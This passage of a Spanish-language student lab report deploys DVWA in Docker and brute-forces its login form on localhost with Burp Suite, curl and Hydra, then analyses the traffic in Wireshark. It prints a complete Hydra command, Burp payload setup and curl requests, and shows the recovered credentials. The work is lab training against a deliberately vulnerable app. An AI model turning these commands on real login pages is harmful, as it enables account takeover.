

Informe Laboratorio 2

Sección 3

Diego Tapia Canaval
e-mail: diego.tapia6@mail.udp.cl

Septiembre de 2025

Índice

1. Descripción de actividades	3
2. Desarrollo de actividades según criterio de rúbrica	4
2.1. Levantamiento de docker para correr DVWA (dvwa)	4
2.2. Redirección de puertos en docker (dvwa)	5
2.3. Obtención de consulta a replicar (burp)	6
2.4. Identificación de campos a modificar (burp)	6
2.5. Obtención de diccionarios para el ataque (burp)	7
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	8
2.9. Demuestra 4 diferencias (curl)	9
2.10. Instalación y versión a utilizar (hydra)	10
2.11. Explicación de comando a utilizar (hydra)	10
2.12. Obtención de al menos 2 pares (hydra)	11
2.13. Explicación paquete curl (tráfico)	12
2.14. Explicación paquete burp (tráfico)	14
2.15. Explicación paquete hydra (tráfico)	15
2.16. Mención de las diferencias (tráfico)	15
2.17. Detección de SW (tráfico)	15
2.18. Interacción con el formulario (python)	17
2.19. Cabeceras HTTP (python)	18
2.20. Obtención de al menos 2 pares (python)	18
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	18
2.21.1. Velocidad	18
2.21.2. Concurrencia	18

ÍNDICE

2.21.3. Detección	18
2.22. Demuestra 4 métodos de mitigación (investigación)	20
2.22.1. 1. Limitación de intentos y bloqueo progresivo	20
2.22.2. 2. CAPTCHA (prueba de interacción humana)	20
2.22.3. 3. Autenticación multifactor (MFA / 2FA)	20
2.22.4. 4. Políticas robustas de contraseñas y verificación de compromiso	20

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para usar DVWA se descargó la imagen dockerizada de la aplicación usando el siguiente comando:

```
diegoignacio@192 ~ % docker pull vulnerables/web-dvwa
docker run -d -p 8081:80 vulnerables/web-dvwa

Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Image is up to date for vulnerables/web-dvwa:latest
docker.io/vulnerables/web-dvwa:latest
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
c230e40323764448710e73e075b40c2049d2eac48f008698cfca76bb6b1d5ad4
diegoignacio@192 ~ %
```

Figura 1: Descarga imagen de DVWA

Luego se verifica que se levantaron correctamente los contenedores.

<input type="checkbox"/>	● compassionate. c230e4032376	vulnerables 8081:80 ↗	<input type="checkbox"/>	⋮	<input type="checkbox"/>
<input type="checkbox"/> ▾	● labcripto	-	<input type="checkbox"/>	⋮	<input type="checkbox"/>
<input type="checkbox"/>	● db-1	fd2563a34a5a	mariadb:10	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	● phpmyadmin- 04b7662463d1	phpmyadm	<input type="checkbox"/>	⋮	<input type="checkbox"/>

Figura 2: Contenedores Docker

Observamos que se levantó correctamente el servicio:

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 3: DVWA

Se inicia sesión con las credenciales entregadas, se crea una base de datos y se reinicia la app. Posteriormente se configura el nivel de seguridad en low.

2.2. Redirección de puertos en docker (dvwa)

```
Last login: Mon Sep 29 02:23:47 on ttys012
diegoignacio@MacBook-Air-de-Diego ~ % docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
c230e4032376        vulnerables/web-dvwa   "/main.sh"         13 hours ago       Up 13 hours        0.0.0.0:8081->80/tcp, [::]:8081->80/tcp
sionate_murdock     04b762463d1   "phpmyadmin"      13 hours ago       Up 13 hours        0.0.0.0:8000->80/tcp, [::]:8000->80/tcp
pto-phpmyadmin-1    fd2563a34a5a   mariadb:10.11   "docker-entrypoint.s..."  13 hours ago       Up 13 hours        3306/tcp
pto-db-1             diegoignacio@MacBook-Air-de-Diego ~ %
```

Figura 4: Descarga imagen de DVWA

En la configuración observada, el puerto 80 del contenedor DVWA quedó mapeado al puerto 8081 del host, permitiendo el acceso a la aplicación en <http://localhost:8081>. Cabe señalar que, para restringir aún más el acceso, podría utilizarse un mapeo específico a la interfaz local 127.0.0.1:8081:80.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta en Burpsuite haremos un intento de loggeo en la pestaña Brute Force (Figura 3) de la página de DVWA, para ver la consulta iniciaremos la intercepción de inicios de sesión en la pestaña Proxy de Burpsuite.




Figura 5: Consulta a replicar

Una vez identificada la consulta iremos a la pestaña intruder para iniciar el ataque de fuerza bruta.

2.4. Identificación de campos a modificar (burp)

Identificación de campos a modificar

Una vez identificados los campos a modificar, los cuales son username y password, los valores intentados en un loggeo previo se encierran entre llaves para identificar los campos a reemplazar en el ataque (por ejemplo: \$admin\$ y \$password\$).

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```

1 GET /vulnerabilities/brute/?username=$admin$&password=$123$&Login=Login HTTP/1.1
2 Host: localhost:8081
3 sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Accept-Language: es-419,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8081/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: pma_lang=es; PHPSESSID=f1s7ip0drp1112a8jc7227l373; security=low
17 Connection: keep-alive
18
19

```

Figura 6: Caption

2.5. Obtención de diccionarios para el ataque (burp)

Para poder ejecutar el ataque de fuerza bruta necesitaremos probar diferentes combinaciones de los usuarios y contraseñas más comunemente usados, para ello me guié de algunos obtenidos desde el siguiente repositorio Github.

Se cargaron algunos usernames y passwords comunes:

Payload position	1 - admin
Payload type	Simple list
Payload count	9
Request count	72

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Duplicate
Add
Enter a new item
Add from list... [Pro version only]

(a) Payload User

Payload position	2 - 123
Payload type	Simple list
Payload count	8
Request count	72

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


Paste
Load...
Remove
Clear
Duplicate
Add
Enter a new item
Add from list... [Pro version only]

(b) Payload Password

Figura 7: Captura de los payloads de usuario y contraseña

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

2.6. Obtención de al menos 2 pares (burp)



Request	Payload 1	Payload 2	Status code	Response rece...	Error	Timeout	Length	Comment
0			200	6			4741	
2	admin	password	200	6			4741	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>
14	smithy	password	200	8			4743	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>
1	info	password	200	5			4702	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>
3	2000	password	200	5			4702	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>
4	michael	password	200	5			4703	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>
5	NULL	password	200	5			4702	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>
6	john	password	200	19			4703	<pre> <input type="password" name="username"/><input type="password" name="password"/></pre>

Figura 8: 2 pares obtenidos

Se obtuvieron 2 pares con las combinaciones user-password: (admin-password) y (smithy-password).

2.7. Obtención de código de inspect element (curl)





Figura 9: Caption

2.8. Utilización de curl por terminal (curl)

```
curl 'http://localhost:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-H 'Cache-Control: max-age=0' \
-b 'pma_lang=es; PHPSESSID=c9266rjs5qd3lu4rp8frl6gpa6; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8081/vulnerabilities/brute/?username=root&password=123456&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS"'
```

Figura 10: CURL Correcto

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA



```
diegoignacio@192 ~ % curl 'http://localhost:8081/vulnerabilities/brute/?username=invitado&password=abc123&Login=Login' \n-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha\nnge;v=b3;q=0.7' \n-H 'Accept-Language: es-419,es;q=0.9' \n-H 'Cache-Control: max-age=0' \n-b 'pma_lang=es; PHPSESSID=c9266rjs5qd3lu4rp8frl6gpa6; security=low' \n-H 'Proxy-Connection: keep-alive' \n-H 'Referer: http://localhost:8081/vulnerabilities/brute/?username=root&password=123456&Login=Login' \n-H 'Sec-Fetch-Dest: document' \n-H 'Sec-Fetch-Mode: navigate' \n-H 'Sec-Fetch-Site: same-origin' \n-H 'Sec-Fetch-User: ?1' \n-H 'Upgrade-Insecure-Requests: 1' \n-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36\n' \n-H 'sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"' \n-H 'sec-ch-ua-mobile: ?0' \n-H 'sec-ch-ua-platform: "macOS"'
```

Figura 11: CURL Incorrecto

2.9. Demuestra 4 diferencias (curl)

Al ejecutar solicitudes mediante Curl hacia la aplicación DVWA, se evidencian diferencias claras en las respuestas devueltas por el servidor según si el intento de inicio de sesión es exitoso o no. Aquí se detallan cuatro aspectos que diferencian situaciones (válido e inválido):

1. Texto mostrado

- Acceso correcto: se despliega el mensaje “*Welcome to the password protected area admin*”.
- Acceso incorrecto: se devuelve el mensaje “*Username and/or password incorrect.*”

2. Incorporación de imagen

- Acceso correcto: se carga la imagen ``.
- Acceso incorrecto: no aparece ninguna imagen asociada.

3. Etiquetas HTML utilizadas

- Acceso correcto: el mensaje se presenta dentro de etiquetas de párrafo `<p> ... </p>`.
- Acceso incorrecto: se muestra dentro de etiquetas de texto preformato `<pre> ... </pre>`.

4. Naturaleza del contenido

- Acceso correcto: el mensaje es personalizado e incluye el nombre del usuario.
- Acceso incorrecto: el mensaje es genérico y no hace referencia al usuario.

En conjunto, estas diferencias permiten distinguir con claridad cuándo la autenticación ha sido aceptada y cuándo ha fallado.

2.10. Instalación y versión a utilizar (hydra)

A continuación se muestra como se instala Hydra y la versión instalada.

```
[diegoignacio@192 ~ % brew install hydra
==> Fetching downloads for: hydra
==> Downloading https://ghcr.io/v2/homebrew/core/hydra/manifests/9.6
#####
100.0%
==> Fetching dependencies for hydra: ca-certificates, openssl@3, libssh, mariadb
-connector-c and pcre2
==> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/manifests/2025-
#####
100.0%
==> Fetching ca-certificates
==> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/blobs/sha256:a7
#####
100.0%
==> Downloading https://ghcr.io/v2/homebrew/core/openssl/3/manifests/3.5.2
#####
100.0%
```

Figura 12: Instalación Hydra

```
diegoignacio@192 ~ % hydra -h
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).
```

Figura 13: Versión Hydra

2.11. Explicación de comando a utilizar (hydra)

Para poder crear nuestro comando en hydra necesitamos el PHPSESSID para poder realizar el ataque al formulario correcto.




Figura 14: Obtención PHPSESSID

Comando ejecutado:

```
hydra -L user.txt -P passwords.txt \
'http-get-form://127.0.0.1:8081/vulnerabilities/brute/:username=^USER^&password=^PASS^
-t 4 -o hydra_resultados.txt -V'
```

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Explicación de los componentes:

-L user.txt Archivo que contiene la lista de **usuarios** a probar (uno por línea).

-P passwords.txt Archivo que contiene la lista de **contraseñas** a probar (uno por línea).

http-get-form://127.0.0.1:8081/... Módulo de Hydra para formularios HTTP con método **GET**. La forma **module://host:port/path:...** agrupa módulo, objetivo y puerto en una sola cadena.

Marcadores USER/ PASS Hydra sustituye estos marcadores por cada combinación. Ejemplo del fragmento que se usa en la especificación:

```
username=^USER^&password=^PASS^&Login=Login
```

H=Cookie:...;security=low Cabeceras adicionales: en este caso se envía la **cookie** con PHPSESSID y el nivel **security=low** para mantener la sesión y el contexto esperado por DVWA.

F=... Cadena que indica **fallo** en la respuesta. Ejemplo:

```
F=Username and/or password incorrect.
```

Si la respuesta contiene este texto, Hydra considera el intento inválido; si no, lo marca como potencialmente válido.

-t 4 Número de **hilos** concurrentes (conexiones paralelas) que Hydra utilizará (aumenta la velocidad).

-o hydra_resultados.txt Archivo donde se **guardan** los resultados encontrados por Hydra.

-V Modo **verbose**: muestra en pantalla cada intento y más información durante la ejecución.

2.12. Obtención de al menos 2 pares (hydra)

```
diegoignacio@192 Desktop % hydra -L user.txt -P passwords.txt \
'http-get-form://127.0.0.1:8081/vulnerabilities/brute/:username='^USER^&password='^PASS^&Login=Login:H=Cookie:PHPSESSID=c
9266rjs5qd3lu4rp8frl6gpa6;security=low:F=Username and/or password incorrect.' \
-t 4 -o hydra_resultados.txt -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-29 02:09:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (1:11/p:10), ~7 tries per task
[DATA] attacking http-get-form://127.0.0.1:8081/vulnerabilities/brute/:username='^USER^&password='^PASS^&Login=Login:H=Co
OKIE:PHPSESSID=c9266rjs5qd3lu4rp8frl6gpa6;SECURITY=LOW:F=Username and/or password incorrect.
[8081][http-get-form] host: 127.0.0.1    login: admin    password: password
[8081][http-get-form] host: 127.0.0.1    login: smithy   password: password
1 of 1 target successfully completed, 2 valid passwords found
```

Figura 15: Ataque Hydra y resultados

2.13. Explicación paquete curl (tráfico)




Figura 16: Captura Wireshark Curl

En la figura 21 se muestra una captura obtenida con Wireshark al realizar una petición con curl hacia /vulnerabilities/brute/. A continuación se resume y explica la información más relevante observada en la traza:

Interfaces y direcciones: El tráfico registrado corresponde a la interfaz lo0 (loopback).

Las direcciones fuente y destino aparecen como ::1 (loopback en IPv6), lo que indica que la comunicación se realizó localmente en la máquina anfitrión.

Capa de transporte (TCP): En la vista de detalle se observa que la conexión TCP utiliza un puerto efímero en el cliente (ej. 64871) y el puerto destino 8081 (servicio web expuesto por DVWA). Wireshark muestra campos como número de secuencia (Seq), acknowledgement (Ack) y la longitud del segmento TCP (Len), útiles para reconstruir el flujo y detectar retransmisiones o pérdidas.

Capa de aplicación (HTTP) — petición:

- **Request line:** GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1. Aquí se aprecia que el método es GET y que los parámetros del formulario (username y password) se envían en la *query string* de la URL.

- **Exposición de credenciales:** Dado que las credenciales viajan en la URL, quedan registradas en historiales del navegador, logs de servidor y proxies intermedios, y son visibles en capturas de red — incluso en tráfico local. Esto representa un riesgo de seguridad importante.

- **Payload visible:** La ventana hex mostrada permite reconstruir exactamente el cuerpo de la petición (cabeceras y query string). Wireshark capturó 886 bytes en el frame de petición (como indica el panel inferior).

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Capa de aplicación (HTTP) — respuesta: En la misma captura se observa la respuesta del servidor: HTTP/1.1 200 OK con un tamaño mayor (por ejemplo 4761 bytes). Esto indica que la petición fue atendida correctamente y que el servidor devolvió el recurso HTML correspondiente.

Implicaciones prácticas: ■ **Registro de información sensible:** Las URLs con credenciales pueden quedar en logs (server logs, proxies, historiales), por lo que nunca es recomendable transmitir contraseñas mediante query strings.

- **Reproducción y análisis:** La captura permite reproducir exactamente la petición (mismos parámetros y cabeceras) para depuración o para pruebas controladas. También evidencia que herramientas como curl o scripts automatizados deben replicar cabeceras y cookies para comportarse como un navegador.
- **Tráfico en local vs. red:** Aunque la captura es en loopback (localhost), las mismas vulnerabilidades existen si el servicio se expone a la red; por tanto las mitigaciones aplican igualmente.

Recomendaciones de seguridad: 1. Usar **POST** para enviar credenciales (evita que queden en la URL) y, adicionalmente, enviarlas por el cuerpo con **application/x-www-form-urlencoded** o JSON según corresponda.

2. Proteger el canal con **HTTPS/TLS** para evitar que cualquier observador (en rutas de red donde el tráfico no sea localhost) pueda leer credenciales en texto claro.
3. Evitar incluir credenciales en logs o URLs; en su lugar utilizar cookies de sesión seguras (**HttpOnly**, **Secure**) y tokens de sesión de corta duración.
4. Implementar controles adicionales en la aplicación: límites de intentos, bloqueo temporal, CAPTCHA y monitorización de patrones anómalos.

2.14. Explicación paquete burp (tráfico)

